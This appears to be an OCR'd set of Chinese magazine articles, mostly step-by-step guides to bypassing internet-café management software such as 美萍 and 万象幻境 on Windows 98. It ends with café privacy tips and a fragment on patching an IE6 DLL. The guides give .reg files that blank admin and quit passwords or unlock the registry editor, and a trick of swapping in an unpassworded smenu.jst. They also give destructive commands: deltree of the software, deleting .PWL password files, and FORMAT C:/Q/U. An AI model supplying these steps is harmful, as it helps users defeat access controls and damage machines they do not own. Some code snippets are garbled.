


图 7

5. 进入界面后，我们会看到如下一个对话框，按照图 7 的设置设置好。

注意：这一步要在This Session这里新建一个比较项目，我这里起的名字是smenu，你也可以随便自己起一个。

6．点击OK，看到如图 8 所示画面．

这里，我们可以看到总共有 6 个文件发生了变化：

mask.cfg；menu.dat；netlimit.cfg；plugIns.cfg；smenu.jst；smenu.rec

7.依次把发生变化的文件用最原始的备份覆盖回去，看看哪一个文件覆盖后，密码消失。结果我们发现smenu.jst 覆盖回去后，密码失效了，




图 8

所以我们可以肯定，密码就保存在smenu.jst 文件中。

8.如果你有兴趣，可以继续对smenu.jst进行研究，看看它的算法是怎么样的。我用 WinHex 的文件比较功能比较过前后的smenu.jst，结果发现，即使设置的是最简单的密码，该文件也会发生很大的变化，所以，“美萍”公司有可能在这里使用了 MD5 一类的 Hash 算法。考虑到“美萍”软件有一些 Anti-Debug 的手脚在里面，以及这个加密方式是现在最新版本的“美萍”所使用，不便于在此公开。有兴趣的朋友可以自己跟踪（“美萍”的 Anti-Debug 是 MeltICE 型的，用娃娃的 TRW 修改版可以顺利跟踪）。

不过，就算你没有搞清楚 smenu.jst 的算法，也不妨碍你破解“美萍”的密码，你只需要在你的邮箱里面放一个没有密码的 smenu.jst 文件，然后覆盖掉有密码的文件，密码就可以解除了！

由于该方法可以取得的权限极大——没有密码后，你就是管理员，可以自己对系统进行任何设置！

所以，希望读者在试用前一定要三思而后行，千万不要对网吧的计算机系统进行破坏活动。突破限制的目的在于上网的时候能够更加随心所欲，而不是对系统进行破坏，希望读者时刻谨记！

加密与解密是一对永远存在的矛盾，通过分析“美萍”的安全机制，我们也可以找出“美萍”软件还需改善的地方，在此，作为对“美萍”软件工作室的建议，我仅提出如下几条：

1．用KeyFile取代注册表保存信息是一个很好的改进，不过 KeyFile 的选取太明显，不够隐蔽。建议把 KeyFile 放到 Windows 系统文件夹中，起一个隐蔽的名字，而且对 KeyFile 的操作需要防备 FileMon 的监视（用 VxD 可以达到目的）。同时，为了防止用户从一个机器上生成一个 KeyFile 然后到处使用，可以把 KeyFile 和硬件结合起来判断（网卡号，硬盘分区序列号等东西都不是经常改变的，可以利用的资源）。

2．隐藏硬盘使用修改注册表的方法虽然简单易行，不过不够安全，如果能从分区表下手，则安全性能会大大增强。

3．Anti-Debug 不能单纯使用 MeltICE 技术，可以参考一些优秀的加壳软件的 Anti-Debug 技术来防止软件被跟踪，例如 SEH 技术、花指令技术、VxD 技术、多线程技术等都是很有效的 Anti-Debug 的方法。

4．在一些限制的具体实现上，可以不局限于注册表的修改，争取深入系统，采用拦截 API 等高级手段实现真正的系统保护。



网吧管理软件破解与上网安全

文／匇文明

我们一般在网吧上网，但大部分网吧内装有网吧管理软件，虽然是管理网吧用的，但对我们上网过程中有时也的确不利。比如精心编写的文章会存不到磁盘上而要重写，浏览正规网页时会被防黄软件“阻拦”，要用到软件时不能下载，机器内存被管理软件占用而变得特慢等等问题。这令我们这些只能在网吧上网的贫困一族感到困惑，所以就会出现这篇文章。

现在的网吧管理软件很多，但主要的还是美萍，万象幻境，美萍防黄等等。好像已是老生常谈的话题，虽然这样的文章很多，但难免在破解中会有些绊脚石，所以这篇文章就是解决破解中出现意想不到的情况以及管理软件的直接破解方法(这些教程为了大家方便而撰写，绝不赞成搞破坏行为)。

一、怎样踢除美萍

1. 开机→按住Ctrl键不放，使Windows出错而进入菜单方式（这是一种高效的方式）。

2. 开机→当出现String Windows 98时，按几次F8进入菜单模式，选择Command prompt，进入美萍的安装目录。这个目录有可能会被“狡猾”的网管改动，但一般是名为Smenu的目录，在破解前你可以在Window下查一下，当然也可以在DOS下查，因为美萍的安装目录有可能被老板隐含了，这时你可以用DOS命令查一下(为了对DOS操作不熟的同志，特写下具体命令)：dir /ah来显示隐含的文件，也可以用dir /a来显全部文件(包含隐含，系统，只读，文档四属性)。然后就可以删掉美萍了。这时你可以用：del *.*；也可以在美萍的上级目录用：deltree c:\smenu(假设美萍的目录为c:\smenu)，然后按Y键表示确认。如果不想做的这么绝，你可以把美萍执行文件的文件名改（命令格式为：ren 原文件名 目标文件名），这样美萍在启动时就找不到主文件而不能运行了。然后打入：win进入Windows了。当然有可能不能进入，因为系统设置的问题，这时你可以：path c:\;c:\Windows;c:\Windows\system

3. 开机→按住Shift键不放，就会进入Windows的安全模式，这时候系统不会加载外部软件，所以美萍也就不会运行了。

4. 在网上下一个软件，选择保存到磁盘，下载完毕后会出现提示关闭的对话框（这一项不要选中），单击“打开文件夹”。就可以进入文件窗口了。先添加到收藏夹，以后可以在需要的时候马上过去。现在可以像平时一样的作了，不停地点击“向上”，一直到C：、我的电脑、控制面板或选“下载时选择直接运行”，这时会在下载完后自动安装，软件运行后会自动添加到程序菜单里，并且会打开一个文件窗口。

5. 还可以在IE或TE的地址栏中输入：C：\Windows(进入Windows目录)，打开其中的Start Menu目录（开始菜单），再打开里面的Programs目录（程序）。这时基本上可以对开始菜单进行比较完整的操作。不过，别忘了我们的目的，继续下去，再打开“附件”目录，没有特别情况的话，在里面应该有一个“系统工具”的目录，而系统工具目录里的“系统信息”这一项就是我们要找的了。双击它开始执行，选择工具菜单里的“系统配置实用程序”，下面就看你想怎么玩了。选择启动这一页，把美萍放弃不选就行了。

或者在IE或TE中输入file:///c:\Windows\msconfig.exe，同样运行的也是刚才的“系统配置实用程序”，操作同上。单击“确

认”后系统会提示重新启动计算机，就不会再进入美萍了。

6．首先打开一个IE窗口，选择“工具”→“Internet选项”，在新弹出的窗口中选择“常规”→“设置”，在弹出的“设置”窗口中选择“查看文件”，在地址栏：file：///c：\Windows\system\msconfig”这个可执行程序，双击执行它。选择启动这一 项，把美萍前面的小钩子去掉就可以了。然后重启(注意：如果在地址栏中输入：c：来进入c：盘是不行的)。

二、突破美萍的权限

1．可以在地址栏中输入：file：///c：\Windows \explorer.exe进入资源管理器，然后按“向上”按钮就可以进入c：,d：,e;等，再“向上”就进入了“桌面”了。下面怎么做我就不说了吧？

2．还可以“文件”→“打开”，这样就可以对Windows系统文件进行操作了。

3．在发邮件时选定“附件”，然后选定“浏览”，把文件发到自已的邮箱里，然后下载下来，也可以使用Windows系统文件（如刚才所说的msconfig文件。由于美萍在[HKEY_LOCAL_MACHINE\Software\Mpsoft\Smenu]里面,Smenu键值包含了美萍的大部分信息，如设置密码、退出密码等等。下边是2个修改示例.

（1）打开notepad.exe（ 记事本 ）：

```
REGEDIT4

[HKEY_LOCAL_MACHINE\Software\Mpsoft\Smenu]
  "setuppassword"=""
  "quitpassword"=""
```

其中setuppassword为设置密码，quitpassword为退出密码；因为现在已将其改为空，所已美萍密码已为空，既然已为空了，那现在什么可说的,选择另存为*.reg,一般文件扩展名为.reg（注册表文件),如果不填扩展名则存为了.txt（文本文件），这就要在DOS改为.reg文件才能导入Windows注册表。然后双击刚刚所编的*.reg文件运行就行了。

（2）可以根据上面的路径直接进入注册表进行更改（注意要先备份注册表，以防出错后便于恢复系统）。但由于一般网吧机子的注册表被锁定，所以要进行的下一步就是破解注册表了。用记事本手动编写一个注册表解锁文件，格式如下：

```
REDEDIT4

  HKEY_CURRENT_USER\Software\Windows\currentVersion\systen

  "DisableRegistrytools"=dword:00 00 00 00 00
```

三、“万象幻境”的网管软件

1．这个软件就与美萍不同了，如果在地址栏中输入c:就可以进入c:盘了（刚好和美萍相反）。还有一点在桌面上不能用查找命令，但如果打开了个网页或在地址栏中进入c:或其他存在的路径进入磁盘内，就可以按F3键用查找了。

2．更有意思的是不用再运行Command令，因为不能在DOS窗口中输入字符。这不难办，我们就在桌面打开个窗口，在地址栏中输入后，复制到剪贴板，再切换到DOS下粘贴就可以了。如果用“下载”的方法，一点击“打开文件夹”就立即“Iexplore”非法操作。如果点击“Internet”选项的话，立即出现一提示语“由于该计算机受到限制，本次操作已被取消，请与你的管理员联系。”同破解美萍一样，开机后，按F8键，选择进入DOS环境。使用DOS命令：deltree C：\octopus(回车)。再根据提示输入Y。刚才的方法是在Windows动前对其破坏，下面讲的是在Windows启动之后对其功能的解除。

3．原理同要用Windows系统里的可执行程序Msconfig.EXE。在运行后，将“启动”这一栏里的：c:\octopus\client.exe的选项为空，重新启动计算机。

这个软件也可以在注册表中将其键值删去（如果注册表被禁，解的方法同上）。

```
HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\Windows\CURRENTVERSION\APPLETS\WORDPAD\RECENT FILE LIST:
FILE1"C:DETLOG.TXT"file://记录文件，包含用在本机上的操作记录
FILE2"C:SETUPLOG.TXT"  file://软件的安装设置
```

记录
FILE3"C:OCTOPUS\CAPSCR.VOP"
FILE4"C:OCTOPUS\BILLPRJ.VOP"

HKEY_CURRENT_USER\SOFTWARE\ODBC\ODBC.INI\OCTOPUS\下的键值

HKEY_CURRENT_USER\SOFTWARE\ODBC\ODBC.INI\ODBC DATA SOURCES下的键值
HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\Windows\CURRENTVERSION\RUN(说明：此键值下的值是Windows启动时会运行些键中的文件，我想大家都应该知道吧)

HKEY_USER\.DEFAULT\SOFTWARE\MICROSOFT\Windows\CURRENTVERSION\APPLETS\WORDPAD\RECENT FILE LIST(此键值下的值与第一个注册路径下的内容是相同的。不过也可以改动)
HKEY_USER\.DEFUALT\SOFTWARE\ODBC\ODBC.INI\OCTOPUS\

将以上的键值删去，但为安全起见，要把万象幻境文件全删了，当然注册表中的值也要全删了，以防 Windows 启动时找不到相应的键值或文件，导致系统不能引导或崩溃。

其实也可以用黑客软件破解 xmworm.yeah.net

四、美萍反黄专家

1.开机按F8键，选择DOS模式。

2.开机按Ctrl不入使Windows出错而进入菜单模式，然后选择DOS模式 进入软件安装目录（一般 是c:\program files\killporn)，把里面的.dll和.exe文件改名或将整个目录删掉就行了。

如果网管让用 Windows 下的DOS，也可以在 Windows 下的DOS里删，不过那不是真正的删除，只是一种假像而已。

说明：如果删了主要文件而没有从所注册表中删除相应的键或删的文件不当（只删了主文件或附文件），那么Windows启动会出现错误提示，但不会导致不能启动。

由以上可以得出：对于各种软件的破解有好一点的方式：

（1）用软件的御卸软件删除（不过对于另一种防黄软件（护花使者），要用密码才能御卸。

（2）重新下载这个软件进行覆盖，这种方式也不是太尽人意，有时提示已运行（这时可以用升级的方式）。

一般的网吧管理软件都对磁盘的访问进行限制，我们除了用上述的方法以外，也可以用以下这种（虽不常用但也写出算了，对美萍和万象幻象都能行得通）：

用记事本编辑一个.html或.htm为文件扩展名的超文件文件，内容如下：

```
<html>
<head><title>网吧管理软件破解</title>
<body>
<a href="c:"> 进入c:盘</a>
<a href="c:\Windows"> 进入c:盘Windows目录</a>
<a href="c:\Windows\system> 进入c:\Windows\system目录</a>
</body>
</html>
```

然后选择“文件”→另存为...→浏览→（选择存放的路径）→文件名存为.html或.htm

之后，运行这个文件就行了。单击上面相应的超级链接就可进入相应的目录了（别说不知道怎么做哦）。

五、意外情况种种

1. 虽然上面已有了进入 Windows 系统目录的方法，但对于有些“狡猾”的网管来说，可能对 Windows 的系统目录进行了加密，就是左边有警告提示的那种，如“想进入本系统文件夹请输入密码……”。别急，好办！如果是进入 c：\Windows 目录后出现的，那你就在此目录下查找 Folder.htt（其实里面的内容就是超文本语言），有可能是隐含的，你可以在地址栏中输入绝对地址，也可以去掉c:盘的隐含所属性后按F3进行查找。然后用记事打开此文件，编辑→查找→输入:password→确定。不要怀疑我，在password后的括号里就是密码了，你可以把它改为自已想要设的密码，也可以不改，只用它进入一下 c：\Windows 目录（不过如果是只读属性的 Win-

dows 会提示不让改动，这时，你就要把它的属性改为“存档”就行了。

2．不过又有了新的问题出现了，有可能在“查看”→“文件夹选项”→“查看”下只有“不显示隐含文件和系统文件”这一项，所以导致不能显示所有文件，解决方法：可以进入磁盘操作系统(DOS)，或者通过改注册表来使 Windows 能显示所有的文件。

3．但如果你运气太坏的话，DOS 也不能用，你是不是很生气啊？别气，你可以“开始”→关机转到 DOS。但可能被管理软件禁了，别怕，你可以用上面讲的东东来进入 DOS。

4．用记事本编辑一个扩展名为.bat 的文件，内容为：

```
path c:;c:\Windows;c:\Windows\system;c:
\Windows\command
command.com
```

然后存盘，后面我不说，你也知道怎么做了吧？

5．如果再不行就继续：

HKey_Current_User\Software\Microsoft\Windows\CurrentVersion\Policies\WinOl dApp\Disabled 的 DOWRD 值为：00000000

HKey_Current_User\Software\Microsoft\Windows\CurrentVersion\Policies\WinOl dApp\NoRealMode" 的 dowrd 值为：00000000

///// 下面是对于在 Windows 下的不让显示所有文件的方法：/////

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL 下，CheckedValue 的 Dword 键值为 00000000，好了，Folder.htt 文件也改了，密码也破了。

这些网吧管理软件一抓一把 Bug，虽然软件都难免有各种各样的漏洞，就 Windows9x/2000/NT，UNIX，Linux 这些常用的大型操作系统也有很多漏洞，为入侵者提供了方便。其实有些可以完全避免的却没有避免，就像美萍和万象的地址栏漏洞一样，也不知道是为什么。

六．上网安全

一般我们都在网吧里上网，因为 Windows 自身的条件，有时候，我们的个人隐私会因为我们的防范意识不强或操作不当而泄露，那么我们离机前要做些什么呢？

1．Windows 具有自动记录用户访问过的网站，把它存在“历史”中，历史其实就是一个 Windows 的文件夹，对应的为：c:\Windows\history，只要删掉这个目录中的所有文件就行了。

2．c:\Windows\temporary interner file，这个文件夹存的是我们访问过的文件，Windows 为了存取方便而建立的，这里面记录的是我们访问过的文件，下机时也要删掉。

3．这个就是我们常讲的 Cookie 了，这里面记录的也是我们访问网站用的账号，密码，邮箱，日期等，有的是以明文显示的，所以就更显得有些危险了，当然要删掉了。一旦将 Cookie 保存在计算机上，则只有创建 Cookie 的网站才能读取。另外，永久 Cookie 以文件形式存储在计算机上，关闭 Internet Explorer 时仍然保留在计算机上。再次访问该站点时，创建该 Cookie 的网站可以读取。

4．我们在机子上，比如要破一个网管的软件，就要用查找，查找软件的位置，那么我们输入的查找信息是在注册表中存放的，对应的键值为：

Hkey_current_user\software\microsoft\Windows\currentversion\explorer\Doc find spec MRU 下。

把所有的键值删掉即可。

5．工具→Internet选项→内容→自动完成→清除密码；

工具→ Internet选项→内容→自动完成→清除表单；

工具→ Internet选项→内容→自动完成→清除历史记录。

其实历史记录就是 c:\Windows\history 目录下的文件。

6．这次我们要把我们访问过的文件删除，也就是：“开始”→“程序”→“文档”中的文件，我们要做的步骤是：右击任务栏→“属性”→“开始菜单程序”→“清空”即可。

以上讲的是网吧管理软件的破解方法及离机前应做的工作。希望对你有所帮助！

—“美萍”破解全攻略—

经常光顾网吧的上网用户都知道，美萍是各网吧最常用的管理软件之一，用于对上网用户除WWW浏览以外的诸多限制。老实讲，用户花钱上网当然希望得到更多更好的服务与使用自由，这些限制虽然出于网吧所有者的安全考虑，但多少过于“死板”和严格了一点。笔者从用户角度出发，总结了以下一些对美萍破解的经验，希望与大家分享。

首先是两个小技巧：

1．对美萍的开始启动时的禁用：在计算机启动至蓝天白云界面时按Ctrl+Alt+Del结束SMENU（需要结束两次）

2．突破禁止打开文件的限制：在进入美萍后选择浏览器文件－打开。在对话框中选择要打开的文件。如果打不开，请先按住右键，再按左键。然后便可以打开了。这样便可以打开计算机中的任何文件了。如果一定要退出美萍可依此步骤：

开始菜单－程序－附件－系统工具－系统信息中选择工具－系统配置实用程序－启动，在启动中把SMENU前面的勾划掉重启计算机，便可不启动美萍。此法只限于美萍屏蔽掉注册表时使用。同2法打开Windows－REGEDIT，再打开时注册表会自动消失，不过会有一秒左右的停留时间，迅速用鼠标左键点注册表一下并按住注册表对话框，会上下跳动出现冲突便可退出美萍。此法需多试几次便能掌握。退出后一切正常，只有开始菜单不能用。在网管来时进入美萍便可。

下面让我们进一步深入探讨美萍的破解问题：

美萍有注册和未注册之分。同样是注册的美萍，又有限制级别之分。对美萍的破解有几个最重要的工具，那就是Control.exe，Regedit.exe，Msconfig.exe。有了这几种利器就可以一展身手了。当然，工具是要用，可是人家不让怎么办？可以通过以下几种办法来实现：

1.利用地址栏

在美萍中限制最差的是只要在IE的地址栏里敲入file:///c:/Windows/control.exe就可以调出控制面板。如果是Windows 98，那么点一下向上的按钮就可以调出我的电脑。如果是Windows 95就请试试EXPLORER.EXE，不过好像效果不佳。

2.利用文件下拉菜单

点一下IE的文件下拉菜单，点一下“打开”，再点“浏览”，是不是什么文件都可以看见？选择你想要的文件，点“确定”，可以吗？

如果不行，请把“以Web文件夹方式打开”的单选框选上再试一次，这时会跳出一个提示框：IE无法将某文件作为Web文件夹打开，是否按默认方式查看？选取“是”会跳出文件下载提示框询问如何处理该文件，点“在当前位置运行该程序”单选框，点一下“确定”会出现一个安全设置警告提示框，再点一下“是”，你就可以运行该程序了。如果没有反应，那就只好再深入一步处理 。

3.利用邮件编辑器

随便打开一个网址，页面的最下端往往都有一个“联系我们”超级链接，点一下会跳出邮件编辑器Outlook或是Foxmail，不要忽视其用途。选取加入附件，浏览选定，然后点一下它，一定可以运行 。

如果控制面扳和注册表编辑器被禁用了，那么请试试MSCONFIG.EXE。点一下诊断启动单选框，点一下“确定”，下一次启动时就不会加载美萍 。

在极少数的情况下连MSCONFIG.EXE都被禁用了，那么用NOTEPAD.EXE导入注册表文件的方法解开控制面板和注册表编辑器。用NOTEPAD.EXE新建一个文本文件，把下面的内容打进去，把文件的扩展名*.TXT另存为*.REG，然后双击该文件，点“是”就可以导入注册表：

```
(REGEDIT4 [HKEY_CURRENT_USER\Software
\Microsoft\Windows\CurrentVersion\
```

```
Policies\System]
"NoDevMgrPage"=dword:00000000
"disableregistrytools"=dword:00000000)
```

4.利用安全模式

如果NOTEPAD.EXE被禁用了也没关系,还有一个法宝:安全模式,当然前提是先不再上网。

步骤如下:

重新启动计算机，在“STARTING Windows......”后按住CTR键，会出现启动菜单。如果没有，那是C:\MSDOS.SYS文件中BOOTKEY=0了.看到蓝天白云后快按主机上的Reset键,再次重启!哪怕主机被锁在柜子里,只要用Ctr+Alt+Del就可以了，这次会出现启动菜单并解释因为系统启动时出错,要求进入安全模式，按“确定”进入。

进去看一看会发现，连安全模式里都有美萍，或许这台计算机上还会有一个高级用户，没关系，可以继续按下面步骤处理。

5.利用DOS实模式

重新启动进入DOS实模式，DEL C:\Windows*.PWL，把其他的用户都干掉，你就是最高级的用户了。如果还不行那么在DOS实模式下DELTREE C:\SMENU，或者是FORMAT C:/Q/U。如果没有外部命令FORMAT和DELTREE,如果连内部命令DEL都没有,那一定是DOSKEY命令宏搞的鬼。在DOS提示符下敲入SET查看一下，把该改的都改过来，例如:“DOSKEY DEL=”就可以解除。

通过上述步骤，所有网吧所用的任何美萍限制都形同虚设了。当然了，在此声明一点：本文所述方法仅限读者个人在适当的情况下为达到合理使用目的而试用，一切带有非法破坏目的的举动均后果自负。

(上接第277页)

模式，在命令提示符下输入copy c:\msnp32 c:\Windows\system\ msnp32. dll，重启进入Windows 98，现在双击user1就能看见被隐藏的共享了。

三、修补IE6.0的小BUG

刚安装完IE6. 0简体中文正式版后，如果在地址栏中敲入163，然后按Ctrl＋Enter，IE不会象从前一样指向www. 163. com，而是转到了www.163. co. cn上去了，这是因为IE6存在着一个BUG!我们可以手工修补它，这次我们将使用eXeScope（eXeScope是一款资源编辑器软件）来修改可执行文件，在Windows\system目录(Windows 2000为WINNT＼system32）找到的browselc. dll文件，复制到C盘下并改名为browselc，接着右键鼠标“属性”，去掉该文件的只读属性，然后用exeScope打开此文件，找到“资源”－“字串表”下的809字，打开找到12936，把“12936，http://www. %s. co. cn”改为 “12936，http://www. %s. com”即可（如图3所示)。重启计算机进入DOS模式，在命令提示符下输入copy c:\browselc c:\Windows\system\ browselc. Dll，重启进入Windows 98，再试试你IE地址栏，怎么样? 是不是正确了。




图3

通过以上三则例子，我们可以看到成功运用CRACK技术在Windows下所起到的作用，希望您看了之后能促类旁通有更多的发现，到时可别忘了告诉大家啊!

网吧硬盘锁定如何解除

去网吧上网，很多网吧都对硬盘的访问权限进行了限制，你是否对网吧内的各种管理软件感到十分厌烦呢？这些或多或少会妨碍我们的使用和心情，感觉很不爽，有什么好方法可以解除限制呢？

文／昊天

1.用下载的方法

这个方法虽然不算很方便、直接，但我们也有必要说一下：打开IE后，在网页上任意找一个链接下载（越小越好）。在下载完毕后，出现一个提示框，上面有一个“打开文件夹”选项，点击它即可。

